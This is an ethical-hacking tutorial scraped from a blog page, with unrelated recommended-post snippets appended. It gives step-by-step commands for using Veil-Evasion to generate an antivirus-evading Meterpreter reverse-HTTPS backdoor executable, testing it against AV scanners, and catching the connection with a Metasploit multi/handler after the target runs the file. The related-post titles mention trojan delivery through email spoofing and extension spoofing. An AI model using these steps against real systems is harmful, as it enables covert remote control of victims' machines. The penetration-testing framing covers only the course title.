
Ethical Hacking - GAINING ACCESS(17)
CLIENT SIDE ATTACKS - Backdooring exe' s
Download an executable file first.
VEIL - FRAMEWORK
A backdoor is a file that gives us full control over the machine that it gets executed on.
Backdoors can be caught by Anti-Virus programs.
Veil is a framework for generating Undetectable backdoors.
1. Run veil
veil

Select tool 1 - Evasion.

2. List payloads and Select one
Veil/Evasion>: list

===============================================================================

                                   Veil-Evasion

===============================================================================

      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

===============================================================================

 [*] Available Payloads:

    1)    autoit/shellcode_inject/flat.py

    2)    auxiliary/coldwar_wrapper.py

    3)    auxiliary/macro_converter.py

    4)    auxiliary/pyinstaller_wrapper.py

    5)    c/meterpreter/rev_http.py

    6)    c/meterpreter/rev_http_service.py

    7)    c/meterpreter/rev_tcp.py

    8)    c/meterpreter/rev_tcp_service.py

    9)    cs/meterpreter/rev_http.py

    10)    cs/meterpreter/rev_https.py

    11)    cs/meterpreter/rev_tcp.py

    12)    cs/shellcode_inject/base64.py

    13)    cs/shellcode_inject/virtual.py

    14)    go/meterpreter/rev_http.py

    15)    go/meterpreter/rev_https.py

    16)    go/meterpreter/rev_tcp.py

    17)    go/shellcode_inject/virtual.py

    18)    lua/shellcode_inject/flat.py

    19)    perl/shellcode_inject/flat.py

    20)    powershell/meterpreter/rev_http.py

    21)    powershell/meterpreter/rev_https.py

    22)    powershell/meterpreter/rev_tcp.py

    23)    powershell/shellcode_inject/psexec_virtual.py

    24)    powershell/shellcode_inject/virtual.py

    25)    python/meterpreter/bind_tcp.py

    26)    python/meterpreter/rev_http.py

    27)    python/meterpreter/rev_https.py

    28)    python/meterpreter/rev_tcp.py

    29)    python/shellcode_inject/aes_encrypt.py

    30)    python/shellcode_inject/arc_encrypt.py

    31)    python/shellcode_inject/base64_substitution.py

    32)    python/shellcode_inject/des_encrypt.py

    33)    python/shellcode_inject/flat.py

    34)    python/shellcode_inject/letter_substitution.py

    35)    python/shellcode_inject/pidinject.py

    36)    python/shellcode_inject/stallion.py

    37)    ruby/meterpreter/rev_http.py

    38)    ruby/meterpreter/rev_https.py

    39)    ruby/meterpreter/rev_tcp.py

    40)    ruby/shellcode_inject/base64.py

    41)    ruby/shellcode_inject/flat.py

3. Generating an undetectable backdoor using Veil 3
use go/meterpreter/rev_https.py

set LHOST 10.0.0.15
set LPORT 8080
set PROCESSORS 1
set SLEEP 6

4. Generate backdoor
generate

Scan the file through https://nodistribute.com/.

Run hander
1. Run Metasploit
msfconsole
2. Use the handler module.
use exploit/multi/handler
3. Set payload
set PAYLOAD [veil payload]

4. Set IP
set LHOST [your IP]
5. Set port
set LPORT [veil port]


6. exploit
exploit

Run the backdoor file on the target machine sucessfully.
Ethical Hacking - GAINING ACCESS(17)的更多相关文章
- Ethical Hacking - GAINING ACCESS(1)
Gaining Access Introduction Everything is a computer Two main approaches (1)Server Side Do not requi ...
- Ethical Hacking - GAINING ACCESS(23)
CLIENT SIDE ATTACK - BeEF Framework Hooking targets using MITMF Tools: MITMF and BeEF Start BeEF and ...
- Ethical Hacking - GAINING ACCESS(10)
CLIENT SIDE ATTACKS Use if server-side attacks fail. If IP is probably useless. Require user interac ...
- Ethical Hacking - GAINING ACCESS(6)
Server Side Attack Analysing scan results and exploiting target system. Go to the Analysis page and ...
- Ethical Hacking - GAINING ACCESS(24)
CLIENT SIDE ATTACKS - Detecting Trojan manually or using a sandbox Analyzing trojans Check the prope ...
- Ethical Hacking - GAINING ACCESS(22)
CLIENT SIDE ATTACKS - BeEf Framework Browser Exploitation Framework allowing us to launch a number o ...
- Ethical Hacking - GAINING ACCESS(21)
CLIENT SIDE ATTACKS - Trojan delivery method - using email spoofing Use gathered info to contract ta ...
- Ethical Hacking - GAINING ACCESS(20)
CLIENT SIDE ATTACKS - Spoofing backdoor extension Change the extension of the trojan from exe to a s ...
- Ethical Hacking - GAINING ACCESS(19)
Client-Side Attacks - Social Engineering Tool: The FAT RAT Just like Veil, it generates Undetectable ...
随机推荐
- cocos2dx Mac平台 打印长字符串,游戏卡死
1,打开了输出控制台,输出卡死的解决方案: 打开控制台: game -console enable 关闭控制台: game -console false 修改文件 ConsoleWindowContr ...
- Python的多继承问题-MRO和C3算法
大部分内容转载自C3 线性化算法与 MRO 理解Python中的多继承 Python 中的方法解析顺序(Method Resolution Order, MRO)定义了多继承存在时 Python 解释 ...
- 【解读】TCP三次握手和四次挥手
TCP有6种标识: 1.SYN(建立连接) 2.ACK(确认) 3.PSH(传送) 4.FIN(结束) 5.RST(重置) 6.URG(紧急) 一.TCP三次握手 第一次握手(发送:连接请求 ...
- java 加密与解密艺术二
首先需要明确的是RSA的密钥对不能手动指定,需要通过代码系统生成 接下来我们来介绍下生成密钥对 package com.weiyuan.test; import java.security.KeyPa ...
- git配置用户和邮箱
1. 查看git用户配置 git config user.name 2. 查看git邮箱配置 git config user.email 3. 配置git用户 git config --global ...
- MongoDB快速入门教程 (1)
1.MongoDB初识 1.1.MongoDB是什么? MongoDB是一个基于分布式文件存储的数据库.由C++语言编写.旨在为WEB应用提供可扩展的高性能数据存储解决方案. MongoDB是一个介于 ...
- vue基础入门(2.1)
2.vue基础用法 2.1.事件处理 2.1.1.监听事件 使用v-on:事件名称 = '事件处理函数'的形式来监听事件,事件处理函数要写在methods后面的对象中 <!DOCTYPE htm ...
- 逻辑式编程语言极简实现(使用C#) - 2. 一道逻辑题:谁是凶手
本系列前面的文章: 逻辑式编程语言极简实现(使用C#) - 1. 逻辑式编程语言介绍 这是一道Prolog经典的练习题,中文翻译版来自阮一峰的文章<Prolog 语言入门教程>. 问题 B ...
- django项目常见报错集
1.mysqlclient 目前不支持高版本python3 django.core.exceptions.ImproperlyConfigured: mysqlclient 1.3.13 or new ...
- C++ 不定参数"..."的使用
#include <iostream> #include <cstdio> #include <cstdarg> #define LEN_MSG_BUFFER 12 ...